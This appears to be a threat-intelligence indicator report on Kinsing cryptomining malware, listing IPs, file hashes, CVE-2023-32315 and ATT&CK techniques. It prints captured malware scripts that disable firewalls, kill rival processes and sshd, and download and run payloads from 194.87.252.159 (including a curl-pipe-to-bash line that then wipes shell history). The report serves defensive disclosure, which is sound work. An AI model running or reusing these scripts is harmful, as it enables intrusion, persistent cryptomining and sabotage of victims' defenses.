echo "[Install]"\n echo "WantedBy=multi-user.target"\n}\n\nkillF(){\n pkill -f sshd\n pkill -
f httpd\n pkill -f linuxsys\n pkill -f kthreaddo\n pkill -f donkey\n pkill -f sysupdater\n pkill
-f php-update.service\n pkill -f update-setup\n netstat -anp | grep ":1414" | awk '\{print
$7}\' | awk -F'\[/]\' '\{print $1}\' | grep -v "-" | xargs -l % kill -9 %\n ps aux| grep
"tracepath"| grep -v grep | awk '\{print $2}\' | xargs -l % kill -9 %\n ps aux| grep "/dot"|
grep -v grep | awk ``----- **9998:** `` #!/bin/bash ulimit -n 65535 chattr -i /
etc/ld.so.preload rm -f /etc/ld.so.preload chattr -R -i /var/spool/cron chattr -i /etc/
crontab ufw disable iptables -F echo '0' >/proc/sys/kernel/nmi_watchdog echo
'kernel.nmi_watchdog=0' >>/etc/sysctl.conf ROOTUID="0" function __curl() { read proto
server path <<<$(echo ${1//// }) DOC=${path// //} HOST=${server//.*} PORT=${server//.*} [[
x"${HOST}" == x"${PORT}" ]] && PORT=80 exec 3<>/dev/tcp/${HOST}/${PORT} echo -en "GET $
{DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3 (while read line; do [[ "$line" == $'\r' ]] &&
break done && cat) <&3 exec 3>&- } if [ -s /usr/bin/curl ]; then echo "found curl" elif [ -s /
usr/bin/wget ]; then echo "found wget" else echo "found none" if [ "${id -u}" -ne
"$ROOTUID" ]; then echo "not root" else apt-get update apt-get install -y curl apt-get
install -y wget apt-get install -y cron fi fi SERVICE_NAME="bot" BIN_NAME="kinsing"
SO_NAME="libsystem.so" BIN_PATH="/etc" if [ "${id -u}" -ne "$ROOTUID" ]; then
BIN_PATH="/tmp" if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then echo "$BIN_PATH not
exists or not writeable" mkdir /tmp fi if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
echo "$BIN_PATH replacing with /var/tmp" BIN_PATH="/var/tmp" fi if [ ! -e "$BIN_PATH" ] ||
[ ! -w "$BIN_PATH" ]; then TMP_DIR=$(mktemp -d) echo "$BIN_PATH replacing with
$TMP_DIR" BIN_PATH="$TMP_DIR" fi if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then echo
"$BIN_PATH replacing with /dev/shm" BIN_PATH="/dev/shm" fi if [ -e "$BIN_PATH/
$BIN_NAME" ]; then echo "$BIN_PATH/$BIN_NAME exists" if [ ! -w "$BIN_PATH/$BIN_NAME"
]; then echo "$BIN_PATH/$BIN_NAME not writeable" TMP_BIN_NAME=$(head -3 /dev/
urandom | tr -cd [:alnum:] | cut -c -8) BIN_NAME="kinsing_$TMP_BIN_NAME" else echo
"writeable $BIN_PATH/$BIN_NAME" fi fi if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
echo "$BIN_PATH still not writeable" BIN_PATH="/dev/shm" fi BIN_FULL_PATH="$BIN_PATH/
$BIN_NAME" echo "$BIN_FULL_PATH" BIN_MD5="2c44b4e4706b8bd95d1866d7867efa0e"
BIN_DOWNLOAD_URL="http://194.87.252.159/kinsing" BIN_DOWNLOAD_URL2="http://
194.87.252.159/kinsing" CURL_DOWNLOAD_URL="http://194.87.252.159/curl-amd64"
SO_FULL_PATH="$BIN_PATH/$SO_NAME" SO_DOWNLOAD_URL="http://194.87.252.159/
libsystem.so" SO_DOWNLOAD_URL2="http://194.87.252.159/libsystem.so"
SO_MD5="ccef46c7edf9131ccffc47bd69eb743b" LDR="wget -q -O -" if [ -s /usr/bin/curl ]; then
LDR="curl" fi if [ -s /usr/bin/wget ]; then LDR="wget -q -O -" fi if [ -x "$(command -v curl)" ];
then WGET="curl -o" elif [ -x "$(command -v wget)" ]; then WGET="wget -O" else curl -V ||
__curl "$CURL_DOWNLOAD_URL" > /usr/local/bin/curl; chmod +x /usr/local/bin/curl /usr/
local/bin/curl -V && WGET="/usr/local/bin/curl -o" /usr/local/bin/curl -V || __curl
"$CURL_DOWNLOAD_URL" > $HOME/curl; chmod +x $HOME/curl $HOME/curl -V &&
WGET="$HOME/curl -o" $HOME/curl -V || __curl "$CURL_DOWNLOAD_URL" > $BIN_PATH/
curl; chmod +x $BIN_PATH/curl $BIN_PATH/curl -V && WGET="$BIN_PATH/curl -o" fi echo
"wget is $WGET" ls -la $BIN_PATH | grep -e "/dev" | grep -v grep if [ $? -eq 0 ]; then rm -rf
$BIN_FULL_PATH rm -rf $SO_FULL_PATH rm -rf $BIN_PATH/kdevtmpfsi rm -rf $BIN_PATH/

```

```

libsystem.so rm -rf /tmp/kdevtmpfsi echo "found /dev" else echo "not found /dev" fi
download() { DOWNLOAD_PATH=$1 DOWNLOAD_URL=$2 if [ -L $DOWNLOAD_PATH ] then rm -
rf $DOWNLOAD_PATH fi if [[ -d $DOWNLOAD_PATH ]] then rm -rf $DOWNLOAD_PATH fi
chmod 777 $DOWNLOAD_PATH $WGET $DOWNLOAD_PATH $DOWNLOAD_URL chmod +x
$DOWNLOAD_PATH } checkExists() { CHECK_PATH=$1 MD5=$2 sum=$(md5sum $CHECK_PATH
| awk '{ print $1 }') retval="" if [ "$MD5" = "$sum" ]; then echo >&2 "$CHECK_PATH is $MD5"
retval="true" else echo >&2 "$CHECK_PATH is not $MD5, actual $sum" retval="false" fi echo
"$retval" } getSystemd() { AUTOSTART_PATH=$1 echo "[Unit]" echo "Description=Start
daemon at boot time" echo "After=" echo "Requires=" echo "[Service]" echo "Type=forking"
echo "RestartSec=10s" echo "Restart=always" echo "TimeoutStartSec=5" echo
"ExecStart=$AUTOSTART_PATH" echo "[Install]" echo "WantedBy=multi-user.target" } killF(){
pkill -f sshd pkill -f htop pkill -f linuxsys pkill -f kthreaddo pkill -f donkey netstat -anp |
grep ":1414" | awk '{print $7}' | awk -F'/' '{print $1}' | grep -v "-" | xargs -I % kill -9 % ps
aux| grep "tracepath"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 % ps aux| grep "/"
dot"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 % pkill -f hezb pkill -f /tmp/.out ps
aux| grep "./ll1"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 % ps aux | grep "agetty" |
grep -v grep | awk '{if($3>80.0) print $2}' | xargs -I % kill -9 % pkill -f 42.112.28.216 netstat -
anp | grep "207.38.87.6" | awk '{print $7}' | awk -F'/' '{print $1}' | grep -v "-" | xargs -I % kill
-9 % netstat -anp | grep "127.0.0.1:520 ~~~ ~~~~~ **9999:** ~~~ ~~~ #!/bin/bash\n\nif [ -s
/usr/bin/curl ]; then\n echo "found curl"\nelif [ -s /usr/bin/wget ]; then\n echo "found
wget"\nelse\n echo "found none"\n apt-get update\n apt-get install -y curl\n apt-get
install -y wget\n apt-get install -y cron\nfi\n\nLDR="wget -q -O -"\nif [ -s /usr/bin/curl ];
then\n LDR="curl"\nfi\nif [ -s /usr/bin/wget ]; then\n LDR="wget -q -O -"\nfi\n\n$LDR
http://194.87.252.159/ae.sh | bash\nhistory -c\nrm -rf ~/.bash_history\nhistory -c ~~~
-----

```

Pattern Type

stix

Pattern

[ipv4-addr:value = '194.87.252.159']

Name

b5396a49f021854d7ed5eb81ee18516dad9c99c23d0f1858e10f3791794b2038b

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' =
'b5396a49f021854d7ed5eb81ee18516dad9c99c23d0f1858e10f3791794b2038b']

Name

871e3151d736b7402efdab403eb4e44d50544161814da9a348df9debd3e4ebf3

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' =
'871e3151d736b7402efdab403eb4e44d50544161814da9a348df9debd3e4ebf3']

Name

0f1f0a4a46b698e513aa696841f2692ef0785f24e8ef6d4c0d782ad55e00d178

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' =
'0f1f0a4a46b698e513aa696841f2692ef0785f24e8ef6d4c0d782ad55e00d178']

Name

6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f

Description

PUA_Crypto_Mining_CommandLine_Indicators_Oct21

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' =
'6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f']

Name

109.237.96.124

Description

CC=RU ASN=AS202306 Hostglobal.plus Ltd

Pattern Type

stix

Pattern

[ipv4-addr:value = '109.237.96.124']

Name

109.237.96.251

Description

CC=RU ASN=AS202306 Hostglobal.plus Ltd

Pattern Type

stix

Pattern

[ipv4-addr:value = '109.237.96.251']

Name

152.89.198.113

Description

Agressive IP known malicious on AbuseIPDB - countryCode: RU - abuseConfidenceScore: 100 - lastReportedAt: 2023-08-31T08:33:43+00:00

Pattern Type

stix

Pattern

[ipv4-addr:value = '152.89.198.113']

Name

83.97.73.87

Description

Agressive IP known malicious on AbuseIPDB - countryCode: RU - abuseConfidenceScore: 100 - lastReportedAt: 2023-08-31T08:39:11+00:00

Pattern Type

stix

Pattern

[ipv4-addr:value = '83.97.73.87']

Name

167.248.133.36

Description

CC=US ASN=AS398722 CENSYS-ARIN-03

Pattern Type

stix

Pattern

[ipv4-addr:value = '167.248.133.36']

Name

162.142.125.215

Description

CC=US ASN=AS398324 CENSYS-ARIN-01

Pattern Type

stix

Pattern

[ipv4-addr:value = '162.142.125.215']

Vulnerability

Name

CVE-2023-32315

Malware

Name

Kinsing

Description

[Kinsing](<https://attack.mitre.org/software/S0599>) is Golang-based malware that runs a cryptocurrency miner and attempts to spread itself to other hosts in the victim environment. (Citation: Aqua Kinsing April 2020)(Citation: Sysdig Kinsing November 2020)
(Citation: Aqua Security Cloud Native Threat Report June 2021)

Country

Name
Brazil
Name
China
Name
United States of America

Attack-Pattern

Name

Create Account

ID

T1136

Description

Adversaries may create an account to maintain access to victim systems. With a sufficient level of access, creating such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system. Accounts may be created on the local system or within a domain or cloud tenant. In cloud environments, adversaries may create accounts that only have access to specific services, which can reduce the chance of detection.

Name

Ingress Tool Transfer

ID

T1105

Description

Adversaries may transfer tools or other files from an external system into a compromised environment. Tools or files may be copied from an external adversary-controlled system to

the victim network through the command and control channel or through alternate protocols such as [ftp](https://attack.mitre.org/software/S0095). Once present, adversaries may also transfer/spread tools between victim devices within a compromised environment (i.e. [Lateral Tool Transfer](https://attack.mitre.org/techniques/T1570)). Files can also be transferred using various [Web Service](https://attack.mitre.org/techniques/T1102)s as well as native or otherwise present tools on the victim system.(Citation: PTSecurity Cobalt Dec 2016) On Windows, adversaries may use various utilities to download tools, such as ``copy``, ``finger``, [certutil](https://attack.mitre.org/software/S0160), and [PowerShell](https://attack.mitre.org/techniques/T1059/001) commands such as ``IEX(New-Object Net.WebClient).downloadString()`` and ``Invoke-WebRequest``. On Linux and macOS systems, a variety of utilities also exist, such as ``curl``, ``scp``, ``sftp``, ``tftp``, ``rsync``, ``finger``, and ``wget``. (Citation: t1105_lolbas)

Name

Command and Scripting Interpreter

ID

T1059

Description

Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of [Unix Shell](https://attack.mitre.org/techniques/T1059/004) while Windows installations include the [Windows Command Shell](https://attack.mitre.org/techniques/T1059/003) and [PowerShell](https://attack.mitre.org/techniques/T1059/001). There are also cross-platform interpreters such as [Python](https://attack.mitre.org/techniques/T1059/006), as well as those commonly associated with client applications such as [JavaScript](https://attack.mitre.org/techniques/T1059/007) and [Visual Basic](https://attack.mitre.org/techniques/T1059/005). Adversaries may abuse these technologies in various ways as a means of executing arbitrary commands. Commands and scripts can be embedded in [Initial Access](https://attack.mitre.org/tactics/TA0001) payloads delivered to victims as lure documents or as secondary payloads downloaded from an existing C2. Adversaries may also execute commands through interactive terminals/shells, as well as utilize various [Remote Services](https://attack.mitre.org/techniques/T1021) in order to achieve remote Execution.

(Citation: Powershell Remote Commands)(Citation: Cisco IOS Software Integrity Assurance - Command History)(Citation: Remote Shell Execution in Python)

Name

Web Service

ID

T1102

Description

Adversaries may use an existing, legitimate external Web service as a means for relaying data to/from a compromised system. Popular websites and social media acting as a mechanism for C2 may give a significant amount of cover due to the likelihood that hosts within a network are already communicating with them prior to a compromise. Using common services, such as those offered by Google or Twitter, makes it easier for adversaries to hide in expected noise. Web service providers commonly use SSL/TLS encryption, giving adversaries an added level of protection. Use of Web services may also protect back-end C2 infrastructure from discovery through malware binary analysis while also enabling operational resiliency (since this infrastructure may be dynamically changed).

StixFile

Value

b5396a49f021854d7ed5eb81ee18516dad99c23d0f1858e10f3791794b2038b

0f1f0a4a46b698e513aa696841f2692ef0785f24e8ef6d4c0d782ad55e00d178

631d0eac8278f4c8090dcc89c905eebdac5ad03db6cf33be1f0a5a39ce6fff1a

8809368b73f1971bd107cd88c699ccf6defc62e52adf9469f9fd894a5fdc8c65

0a28885748fcd4a9709e829bfec4718756c01b0cc498d61e8936fddf1f0b0203

5744ab64eca9e154b487b5c6b729ef7ed8232c4a5ca157bbebcb6fe924ba14c3

43eeef9c170b8aad6d737660a5a76d84f3d66b7763061b326a8a4dc67dd8cbd

90bbb4ba3d2cbe9bd5e450a97a156419638a89a1b9b326159852e64d43213d28

c7c6da81edf49a8e916eaa2eb0d77d3cc90efe6bd018cef35f93462cd52fb45b

b070a335e74f8cb7c6fbfb616c0e27fda7b9ef937887be5de112b1471539301b

3d43218f0e503e9ebc63eff76df7a63ab20a0e9dc971fa70df8bb6f521ae1794

871e3151d736b7402efdab403eb4e44d50544161814da9a348df9debd3e4ebf3

7c5ceabd26a953f45b6179d7f751168a986781e7f7bfdb792fc710f7067ca1d9

TLP: CLEAR

787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c

4cc22c8064c713466edfb1fb367c1c7e166014a67e4db1a308c92a012dd2827a

59812a7eb6e67ad8d2e4093ec35744edd98360d0dd6eb3ab9048ebc62cc72745

39880b2edc31cf107149477390bf7a63760b0b86870e8058e7197057e703c39d

6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f

IPv4-Addr

Value

65.21.151.9

51.222.154.100

194.87.252.159

5.35.101.62

185.221.154.208

103.164.138.183

45.15.158.124

185.154.53.140

31.184.240.34

152.89.198.113

109.237.96.251

109.237.96.124

83.97.73.87

TLP:CLEAR

167.248.133.36

162.142.125.215

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